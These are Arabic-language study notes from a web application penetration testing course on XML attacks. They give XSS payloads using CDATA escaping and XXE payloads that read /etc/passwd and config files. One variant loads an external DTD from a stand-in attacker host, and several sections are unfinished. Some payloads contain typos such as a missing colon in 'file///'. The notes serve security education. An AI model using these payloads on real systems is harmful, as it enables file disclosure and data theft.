هذه ملاحظات تمت كتابتها خلال دراسة منهج الـ WAPTX

(https://www.elearnsecurity.com/course/web_application_penetration_testing_extreme/)

المعلومات الوارد ذكرها قد تحتمل الخطأ، لذلك التأكد من كل ما ورد هنا يقع تحت مسؤوليتك (الملاحظات بحسب المذكور في المنهج الخاص بهم)

كما أبرئ ذمتي أمام الله من كل من يستغل هذا العلم في أذية المسلمين، فالغرض الوحيد من مشاركة هذه الملاحظات هو إثراء المحتوى العربي في هذا المجال ورفع مستوى الوعي فقط.

خَارطة الملاحظات:

- **XML Attacks**
    1. XML Tag Injection
        - 1.1 Testing
        - 1.2 XML & XSS
    2. XML External Entity
        - 2.1 Private
            - **2.1.1 Resource inclusion**
                - **1 - Parameter Entities**
                - **2 - php://filter**
            - **2.1.2 Out-Of-Band (OOB) Data retreval**
        - 2.2 Public
    3. XML Entity Expansion
    4. XPath Injection

1- XML Tag Injection

1.1 Testing -

اختبر كل الـ elements ومدخلات المستخدمين الممكنة بأحد هذه الـ metacharacter والتي ستقوم بكسر الـ structure الخاص بملف الـ xml في الـ server ، وبالتالي سيقوم الـ parser بطباعة جملة الخطأ المتعلقة بالـ Syntax (Exception)

- < > " ' & ○

1.2 XML & XSS -

- **Syntax:** <![CDATA[place the data here, it might work for escaping]]>
- **أمثلة على بعض الـ payloads:**
  1. **Escaping alert:** <script><![CDATA[alert]]>("XSS")</script>
  2. **Escaping parentheses:** <![CDATA[<]]>script<![CDATA[>]]>alert('XSS') <![CDATA[<]]>/script<![CDATA[>]]>

2- XML External Entity Injection (XXE)

نوعين من الـ External Entity :

2.1 Private

- **Syntax:** <!ENTITY name SYSTEM "URI">
- **Example:**

```
<!DOCTYPE message [
<!ELEMENT sign (#PCDATA)>
<!ENTITY x SYSTEM "http://my.site/copyright.xml">
]>
<sign>&x;</sign>
```

- **ملاحظة مهمة:**

خانة الـ URI ليست محصورة بالـ HTTP protocols بالإمكان استخدام : FILE, FTP, DNS, PHP .. etc

- **أمثلة على بعض الـ payloads:**

2.1.1 Resource inclusion:

- **Example:**

```
<!DOCTYPE message [
...
<!ENTITY xxe_file SYSTEM "file///etc/passwd">
]>
<message>
..
<body>&xxe_file;</body>
</message>
```

- **ملاحظة مهمة:**

إذا كان الملف المراد جلبه يحتوي على characters تعتبر من الـ metacharacter الخاصة بالـ XML parser فبالغالب ستفشل عملية جلب الملف، لذلك يجب عمل encoding للملف المراد جلبه إذا كان يحتوي على أحد هذه الأحرف المحجوزة في اللغة، يوجد عدة طرق منها:

1- Parameter Entities:

الـ payload التي يتم حقنها في المتغير المصاب :

```
<!DOCTYPE message [
```

```
<!ENTITY % a “<![CDATA[” >
<!ENTITY % xxe_file SYSTEM “file///path/config.php”>
<!ENTITY % z “]]>” >
<!ENTITY % ExternalDTD SYSTEM “http://hackerSite/evil.dtd”>
%ExternalDTD;
]>
<message>
..
<body>&join;</body>
</message>
```

محتوى ملف evil.dtd (على خادم خاص بالمخترق):

```
<!ENTITY join “%a;%xxe_file;%z;”>
```

2- php://filter:


- **Example:**

```
<!DOCTYPE message [
<!ENTITY xxe_file SYSTEM “php://filter/read=convert.base64-encode/resource=file:///path/config.php”>
]>
<message>
..
<body>&xxe_file;</body>
</message>
```

2.1.2 Out-Of-Band (OOB) Data retrieval - غير مُكتمل :

- **الفكرة:** في بعض الهجمات التي ينفذها المخترق تكون عملية تنفيذ الهجوم وإستيراد البيانات (قراءة الملفات الحساسة .. إلخ) عن طريق نفس القناة same channel ، وفي بعض الحالات الأخرى تكون الثغرة موجودة لكن لا يستطيع المخترق الإستفادة منها وجلب البيانات التي يريدها عن طريق نفس القناة التي ينفذ من خلالها الهجوم (غالبًا بسبب أحد أنظمة الحماية أمام الجهاز المصاب بالثغرة)، بالتالي يلجأ المخترق هنا إلى إستخدام قناة أخرى يُمرّر عن طريقها البيانات ، **مثلًا**: تُنفّذ الهجمة عن طريق الـ HTTPS or HTTP ويتم جلب البيانات عن طريق الـ DNS .

هذه الصورة قد تلخص العملية:



2.2 Public
غير مُكتمل.

XML Entity Expansion -3
غير مُكتمل.
XPath Injection -4
غير مُكتمل.